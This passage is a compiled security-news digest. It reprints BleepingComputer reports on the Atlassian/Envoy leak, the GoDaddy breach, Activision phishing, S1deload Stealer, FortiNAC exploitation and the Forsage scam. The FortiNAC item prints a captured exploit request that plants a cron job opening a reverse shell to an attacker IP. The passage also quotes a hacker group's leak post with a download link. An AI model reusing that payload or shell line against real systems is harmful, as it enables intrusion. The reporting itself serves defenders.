> “This is important because your inputs may be used as training data for a further iteration of ChatGPT,” the lawyer wrote in the Slack messages viewed by Insider, “and we wouldn’t want its output to include or resemble our confidential information.”


Source: https://www.schneier.com/blog/archives/2023/02/chatgpt-is-ingesting-corporate-secrets.html

12. Atlassian data leak caused by stolen employee credentials

Atlassian suffered a data leak after threat actors used stolen employee credentials to steal data from a third-party vendor. However, the company says its network and customer information are secure.

As first reported by Cyberscoop, a hacking group known as SiegedSec leaked data on Telegram yesterday, claiming to be stolen from Atlassian, a collaboration software company based out of Australia.

"We are leaking thousands of employee records as well as a few building floorplans. These employee records contain email addresses, phone numbers, names, and lots more~!," said the SiegedSec hackers.



```
SIEGEDSEC

PWNS

ATLASSIAN

https://t.me/SiegedSec
youranonwolf@riseup.net

LATE-VALENTINES DAY HACK!

Dear Atlassian,
Will you be my valentine?
Love, SiegedSec.

THATS RIGHT FOLKS, SiegedSec is here to announce we have hacked the software company Atlassian. This company worth $44billion has been pwned by the furry hackers uwu.
Who knew gay furries could do such a thing! Holy fucking bingle!

We are leaking thousands of employee records as well as a few building floorplans. These employee records contain email addresses, phone numbers, names, and lots more~!
(Atlassian claims to have 8k employees as of June 2022, however we have conflictingly found 13k employee records)

"The story is ours and it is done by hackers!"

SiegedSec would like to formally say thank you to Atlassian for providing us with this data <3
Happy late-Valentines day everyone, love from SiegedSec~

LEAK: https://anonfiles.com/mdx4n8Yby0/Atlassian_zip

SiegedSec's
Heart

<3
```

LATE-VALENTINES DAY HACK!

Dear Atlassian,
Will you be my valentine?
Love, SiegedSec.

THATS RIGHT FOLKS, SiegedSec is here to announce we have hacked the software company Atlassian. This company worth $44billion has been pwned by the furry hackers uwu.
Who knew gay furries could do such a thing! Holy fucking bingle!

We are leaking thousands of employee records as well as a few building floorplans. These employee records contain email addresses, phone numbers, names, and lots more~!
(Atlassian claims to have 8k employees as of June 2022, however we have conflictingly found 13k employee records)

"The story is ours and it is done by hackers!"

SiegedSec would like to formally say thank you to Atlassian for providing us with this data <3
Happy late-Valentines day everyone, love from SiegedSec~

LEAK: [redacted]

SiegedSec post on Telegram
Source: BleepingComputer

Soon after the leak, Check Point Software told BleepingComputer that they analyzed the leaked data and that it contained two floor maps for the Sydney and San Francisco offices and a JSON file containing information about employees.

"From the initial analysis, we suspect the group did not hack to Atlassian directly but into a 3rd party provider named https://envoy.com/," Check Point Software told BleepingComputer.

Atlassian confirmed to BleepingComputer that the compromised data was from third-party vendor Envoy which they use for in-office functions.

"On February 15, 2023 we learned that data from Envoy, a third-party app that Atlassian uses to coordinate in-office resources, was compromised and published. Atlassian product and customer data is not accessible via the Envoy app and therefore not at risk," Atlassian told BleepingComputer.

"The safety of Atlassians is our priority, and we worked quickly to enhance physical security across our offices globally. We are actively investigating this incident and will continue to provide updates to employees as we learn more."

However, Envoy says that they are not aware of a breach on their side and believes that an Atlassian employee's credentials were stolen, allowing the threat actor access to the data inside the Envoy app.

"We’re investigating this right now and are not aware of any compromise to our systems. Our initial research shows that a hacker gained access to an Atlassian employee's valid credentials to pivot and access the Atlassian employee directory and office floor plans held within Envoy’s app," Envoy told BleepingComputer.

"Envoy, like Atlassian, takes the security and privacy of our customers’ data incredibly seriously and has stringent measures in place to protect it."

Update 2/17/23:

In a new statement from Envoy, the company states that its systems were not breached, but rather an Atlassian employee’s credentials were stolen, allowing the threat actors to gain access to data stored in the Envoy app.

"Both Envoy and Atlassian security teams have been collaborating to identify the source of the data compromise. We found evidence in the logs of requests that confirms the hackers obtained valid user credentials from an Atlassian employee account and used that access to download the affected data from Envoy’s app," Envoy told BleepingComputer.

"We can confirm Envoy’s systems were not compromised or breached and no other customer’s data was accessed."

Atlassian has told BleepingComputer that an employee's credentials were mistakenly published to a public repository, allowing the threat actors to use them to steal the company's data within the Envoy app.

"Our security intelligence team worked closely with Envoy over the past 48 hours to explore all possible modes of entry. Late yesterday evening U.S. time, security intelligence released their findings and we could say with certainty how our Envoy data had been compromised," an Atlassian spokesperson told BleepingComputer in an updated statement.

"We learned the hacking group compromised Atlassian data from the Envoy app using an Atlassian employee's credentials that had been mistakenly posted in a public repository by the employee. As such, the hacking group had access to data visible via the employee account which included the published office floor plans and public Envoy profiles of other Atlassian employees and contractors."

"The compromised employee's account was promptly disabled early in the investigation which was proven effective in eliminating any further threat to Atlassian's Envoy data. Atlassian product and customer data is not accessible via the Envoy app and therefore not at risk."

Update 2/16/23 4:35 PM ET: Added Envoy statement
Update 2/17/23: 9:45 PM ET: Updated story to reflect new statements from Envoy and Atlassian.
Update 2/17/23: 1:45 PM ET: Added additional statement from Atlassian

Source: https://www.bleepingcomputer.com/news/security/atlassian-data-leak-caused-by-stolen-employee-credentials/

13. GoDaddy: Hackers stole source code, installed malware in multi-year breach

Web hosting giant GoDaddy says it suffered a breach where unknown attackers have stolen source code and installed malware on its servers after breaching its cPanel shared hosting environment in a multi-year attack.

While GoDaddy discovered the security breach following customer reports in early December 2022 that their sites were being used to redirect to random domains, the attackers had access to the company's network for multiple years.

"Based on our investigation, we believe these incidents are part of a multi-year campaign by a sophisticated threat actor group that, among other things, installed malware on our systems and obtained pieces of code related to some services within GoDaddy," the hosting firm said in an SEC filing.

The company says that previous breaches disclosed in November 2021 and March 2020 are also linked to this multi-year campaign.

The November 2021 incident led to a data breach affecting 1.2 million Managed WordPress customers after attackers breached GoDaddy's WordPress hosting environment using a compromised password.

They gained access to the email addresses of all impacted customers, their WordPress Admin passwords, sFTP and database credentials, and SSL private keys of a subset of active clients.

After the March 2020 breach, GoDaddy alerted 28,000 customers that an attacker used their web hosting account credentials in October 2019 to connect to their hosting account via SSH.

GoDaddy is now working with external cybersecurity forensics experts and law enforcement agencies worldwide as part of an ongoing investigation into the root cause of the breach.

Links to attacks targeting other hosting companies

GoDaddy says it also found additional evidence linking the threat actors to a broader campaign targeting other hosting companies worldwide over the years.

"We have evidence, and law enforcement has confirmed, that this incident was carried out by a sophisticated and organized group targeting hosting services like GoDaddy," the hosting company said in a statement.

"According to information we have received, their apparent goal is to infect websites and servers with malware for phishing campaigns, malware distribution and other malicious activities."

GoDaddy is one of the largest domain registrars, and it also provides hosting services to over 20 million customers worldwide.

A GoDaddy spokesperson was not immediately available for comment when contacted by BleepingComputer earlier today

Update February 17, 12:59 EST: Added more info on breaches linked to the multi-year campaign targeting GoDaddy and other hosting firms.

Source: https://www.bleepingcomputer.com/news/security/godaddy-hackers-stole-source-code-installed-malware-in-multi-year-breach/

14. Activision confirms data breach exposing employee and game info


Activision has confirmed that it suffered a data breach in early December 2022 after hackers gained access to the company's internal systems by tricking an employee with an SMS phishing text.

The video game maker says that the incident has not compromised game source code or player details.

"On December 4, 2022, our information security team swiftly addressed an SMS phishing attempt and quickly resolved it. Following a thorough investigation, we determined that no sensitive employee data, game code, or player data was accessed," a company spokesperson told BleepingComputer.

However, security research group vx-underground says that the threat actor "exfiltrated sensitive work place documents" along with the content release schedule until November 17, 2023.

Screenshots shared by the researchers show that the hackers had gained access to the Slack account of an Activision employee on December 2 and tried to trick other employees into clicking malicious links.



vx-underground
@vxunderground · Follow

.@Activision was breached December 4th, 2022. The Threat Actors successfully phished a privileged user on the network. They exfiltrated sensitive work place documents as well as scheduled to be released content dating to November 17th, 2023.

Activision did not tell anyone.

Activision Automated SMS Dispatcher
To: [redacted]
Employment Status: UNDER REVIEW
https://[redacted]

Activision Automated SMS Dispatcher
To: [redacted]
Note: Please respond with the 2fa code sent

[redacted]

Activision Automated SMS Dispatcher
To: [redacted]
Note: Issue Resolved

SEASON 6: September 15 - November 8

3:18 AM · Feb 20, 2023

Read the full conversation on Twitter

Video game publication 'Insider Gaming' has obtained and analyzed the entire leak, reporting that the cache contains full names, email addresses, phone numbers, salaries, work locations, and other employee details.

Moreover, the publication claims that the hacked employee was from the Human Resources department and had access to swaths of sensitive employee details.

'Insider-Gaming' has listed all the game title-related content revealed by this breach, which includes upcoming content bundles for the 'Call of Duty Modern Warfare II' franchise.

Since the breach occurred in December 2022, some information obtained by Activision is likely to appear outdated now.

BleepingComputer had no access to the leaked data but we learned that that the game information shared online was based on marketing materials and the development environment was not affected by the breach.

Source: https://www.bleepingcomputer.com/news/security/activision-confirms-data-breach-exposing-employee-and-game-info/

15. New S1deload Stealer malware hijacks Youtube, Facebook accounts


An ongoing malware campaign targets YouTube and Facebook users, infecting their computers with a new information stealer that will hijack their social media accounts and use their devices to mine for cryptocurrency.

Security researchers with Bitdefender's Advanced Threat Control (ATC) team discovered the new malware and dubbed it S1deload Stealer due to its extensive use of DLL sideloading for evading detection.

"Between July and December 2022, Bitdefender products detected more than 600 unique users infected with this malware," Bitdefender researcher Dávid Ács said.

Victims are tricked into infecting themselves using social engineering and comments on FaceBook pages that push archives with adult themes (e.g., AlbumGirlSexy.zip, HDSexyGirl.zip, SexyGirlAlbum.zip, and more).

If the user downloads one of the linked archives, they will instead get an executable signed with a valid Western Digital digital signature and a malicious DLL (WDSync.dll) containing the final payload.



↑Name	Ext	Size	Date	Attr
[..]		<DIR>	12/09/2022 10:14	----
AlbumGirlSexy	exe	157,048	04/16/2016 00:37	-a--
data	dat	7,322,357	09/07/2022 12:05	-ah-
WDSync	dll	7,777,792	10/26/2022 18:59	-ah-

S1deload Stealer lure archive contents (Bitdefender)

Once installed on victims' devices, S1deload Stealer can be instructed by its operators to perform one of several tasks after connecting to the command-and-control (C2) server.


As Bitdefender discovered, it can download and run additional components, including a headless Chrome web browser that runs in the background and emulates human behavior to artificially boost view counts on YouTube videos and Facebook posts.

On other systems, it can also deploy a stealer that decrypts and exfiltrates saved credentials and cookies from the victim's browser and the Login Data SQLite database or a cryptojacker that will mine BEAM cryptocurrency.

If it manages to steal a Facebook account, the malware will also attempt to estimate its actual value by leveraging the Facebook Graph API to find out if the victim is the admin of a Facebook page or group, if it pays for ads, or is linked to a business manager account.

"The stealer component we observed in the wild steals the saved credentials from the victim's browser, exfiltrating them to the malware author's server," Ács added.

"The malware author uses the newly obtained credentials to spam on social media and infect more machines, creating a feedback loop."


Malicious .zip from Facebook
User Downloads
Malware takes control over Victim's PC
Malware Downloads Stealer
Malware steals victim's Facebook credentials

S1deload Stealer's Facebook propagation (Bitdefender)

To avoid getting infected and having your social media accounts hijacked, you should never run executables from unknown sources and always keep your anti-malware software up to date.

Indicators of compromise (IOCs) and YARA rules linked to this malware campaign are available at the end of Bitdefender's whitepaper (PDF).

Threat intelligence company SEKOIA also spotted a new information stealer strain known as Stealc and advertised on the dark web and hacking forums as featuring an easy-to-use administration panel and extensive data-stealing capabilities.

Unlike S1deload Stealer, the Stealc malware is distributed via fake cracked software, a highly popular tactic also used to push other info stealers like Vidar, Redline, Raccoon, and Mars.

Source: https://www.bleepingcomputer.com/news/security/new-s1deload-stealer-malware-hijacks-youtube-facebook-accounts/

16. Hackers now exploit critical Fortinet bug to backdoor servers


Threat actors are targeting Internet-exposed Fortinet appliances with exploits targeting CVE-2022-39952, an unauthenticated file path manipulation vulnerability in the FortiNAC webserver that can be abused for remote command execution.

These attacks come one day after Horizon3 security researchers released proof-of-concept exploit code for the critical-severity flaw that will add a cron job to initiate a reverse shell on compromised systems as the root user.

Fortinet disclosed the vulnerability in a security advisory on Thursday, saying the bug affects multiple versions of its FortiNAC network access control solution and allows attackers to execute unauthorized code or commands following successful exploitation.

The company has released security updates and urged customers to upgrade vulnerable appliances to the latest available versions which address the vulnerability.

Since Fortinet has not provided mitigation guidance or workarounds, updating is the only way to thwart attack attempts.



Horizon3 Attack Team
@Horizon3Attack · Follow

Our technical deep-dive for the recent #Fortinet FortiNAC CVE-2022-39952
▲ POC Exploit for RCE
▲ Reversing the Patch
▲ Indicators of Compromise

2:47 PM · Feb 21, 2023

Read the full conversation on Twitter

Attackers have already begun targeting unpatched FortiNAC appliances with CVE-2022-39952 exploits, as first discovered by security researchers at the Shadowserver Foundation on Tuesday.


"We are seeing Fortinet FortiNAC CVE-2022-39952 exploitation attempts from multiple IPs in our honeypot sensors," Shadowserver's Piotr Kijewski said.

Their findings were confirmed by researchers at cybersecurity companies GreyNoise and CronUp on Wednesday after seeing CVE-2022-39952 attacks from multiple IP addresses.

CronUp security researcher Germán Fernández revealed in a report that they're "observing massive exploitation of Fortinet FortiNAC devices via the CVE-2022-39952 vulnerability."

"This vulnerability is critical and key in the Cybersecurity ecosystem, since in the first instance, it could allow initial access to the corporate network," Fernández said.

Malicious activity observed while analyzing these ongoing attacks matches Horizon3's PoC exploit capabilities, with CronUp seeing threat actors using corn jobs to open reverse shells to attackers' IP addresses.



```
"data": {
    "payload": "POST /configWizard/keyUpload.jsp HTTP/1.1\\r\\nHost: [REDACTED]\\r\\nUser-Agent: python-requests/2.28.1\\r\\
        nContent-Length: 340\\r\\nAccept: */*\\r\\nAccept-Encoding: gzip, deflate, br\\r\\nContent-Type: multipart/form-data;
        boundary=66339806b9a205dc062fd8df73b00367\\r\\n\\r\\n--66339806b9a205dc062fd8df73b00367\\r\\nContent-Disposition: form-data;
        name=\"key\"; filename=\"payload.zip\"\\r\\n\\r\\nPK\\x03\\x04\\x14\\x00\\x00\\x00\\x00\\x00\\xfb\\xaeVV\\xf3(}U<\\x00\\x00\\
        x00<\\x00\\x00\\x00\\x12\\x00\\x00\\x00etc/cron.d/payload* * * * * root bash -i >& /dev/tcp/192.210.200.66/8088 0>&1\\nPK\\
        x01\\x02\\x14\\x03\\x14\\x00\\x00\\x00\\x00\\x00\\xfb\\xaeVV\\xf3(}U<\\x00\\x00\\x00<\\x00\\x00\\x00\\x12\\x00\\x00\\x00\\x00
        \\x00\\x00\\x00\\x00\\x00\\x00\\x00\\xa4\\x81\\x00\\x00\\x00\\x00etc/cron.d/payloadPK\\x05\\x06\\x00\\x00\\x00\\x00\\x01\\x00
        \\x01\\x00@\\x00\\x00\\x00l\\x00\\x00\\x00\\x00\\x00\\r\\n--66339806b9a205dc062fd8df73b00367--\\r\\n",
    "sha256": "e8cae273658f3db8f04439721aacae464e2f2354d0062fc80207d8b4facdd727",
    "extra": {
        "http": {
            "path": "/configWizard/keyUpload.jsp",
            "header_order_hash": "54ebe9935f1bd4f8bf1a93e377ca95e8",
            "header_order": "host,user_agent,content_length,accept,accept_encoding,content_type,ncontent_disposition",
            "method": "POST",
            "version": "1.1",
            "headers": {
                "content-length": "340",
                "host": "[REDACTED]",
                "content-type": "multipart/form-data; boundary=66339806b9a205dc062fd8df73b00367",
                "user-agent": "python-requests/2.28.1",
                "all": "{\"content-length\": \"340\", \"ncontent-disposition\": \"form-data; name=\\\"key\\\"; filename=\\\"
                    payload.zip\\\"\", \"host\": \"[REDACTED]\", \"content-type\": \"multipart/form-data;
                    boundary=66339806b9a205dc062fd8df73b00367\", \"accept-encoding\": \"gzip, deflate, br\", \"user-agent\": \"
                    python-requests/2.28.1\", \"accept\": \"*/*\"}"
            }
        }
    },
    "tags": [
        "TECHNOLOGY_FORTINET_FORTINAC",
        "HTTP_SCANNER",
        "CVE-2022-39952"
    ]
```

CVE-2022-39952 exploit payload (CronUp)

In December, Fortinet warned customers to patch FortiOS SSL-VPN appliances against an actively exploited security bug (CVE-2022-42475) that enables unauthenticated remote code execution on vulnerable devices.

As the company later revealed, the flaw was also exploited as a zero-day in attacks against government organizations and government-related targets.

Two months earlier, the company also urged admins to urgently patch a critical FortiOS, FortiProxy, and FortiSwitchManager authentication bypass vulnerability (CVE-2022-40684) exploited in the wild.

Update February 23, 12:45 EST: According to CronUp, attackers have now started to also install fortii.jsp and shell.jsp web shells in the bsc/campusMgr/ui/ROOT/ folder on compromised FortiNAC devices.

Source: https://www.bleepingcomputer.com/news/security/hackers-now-exploit-critical-fortinet-bug-to-backdoor-servers/

17. Forsage DeFi platform founders indicted for $340 million scam

A Federal grand jury in the District of Oregon has indicted four Russian nationals founders of Forsage decentralized finance (DeFi) cryptocurrency investment platform for allegedly running a global Ponzi and pyramid scheme that raised $340 million.

Forsage was promoted as a "smart contract system" that automatically distributes income to investors based on an algorithm, not requiring manual withdrawal requests.

The project promised 100% transparency, complete decentralization, peer-to-peer transactions, no owner/admin, no chance of scams or sudden shutdown, and no company or third party involved.

However, the reality couldn't be farther from that, as most Forsage investors soon found out that they were making no profit and, in many cases, lost all their investments.

The defendants, Vladimir Okhotnikov, Olena Oblamska, Mikhail Sergeev, and Sergey Maskalov, face charges of running aggressive false advertisements on social media, pushing misleading investment and business opportunities related to Forsage to aspiring investors.

Instead of a legitimate investment system, the defendants coded and deployed smart contracts on Forsage that essentially systematized a combination of Ponzi and pyramid schemes on the Ethereum, Binance Smart Chain, and Tron blockchains.

> *"As soon as an investor invested in Forsage by purchasing a "slot" in a Forsage smart contract, the smart contract automatically diverted the investor's funds to other Forsage investors, such that earlier investors were paid with funds from later investors," - U.S. Department of Justice*

Using blockchain forensic analysis, it was confirmed that over 80% of Forsage investors received less ETH than they had invested through Forsage. About half of all investors didn't get anything at all.

Court documents show that the platform's founders used malicious code to direct large portions of the investor funds outside Forsage and into cryptocurrency wallets they controlled.

This contradicted Forsage's promises to investors, including that "100% of the income goes directly and transparently to the members of the project with zero risk."

If the four defendants are found guilty of the alleged crimes, they face a maximum prison sentence of 20 years each.

It is worth noting that Forsage's website and social media channels are still online, claiming that the platform has distributed over $2.3 billion to over 2 million investors (Twitter data), or $1.5 billion to 2.7 million investors (website data).

Source: https://www.bleepingcomputer.com/news/security/forsage-defi-platform-founders-indicted-for-340-million-scam/

18. Cisco Webex Meetings App Character Interface Manipulation Vulnerability

Summary

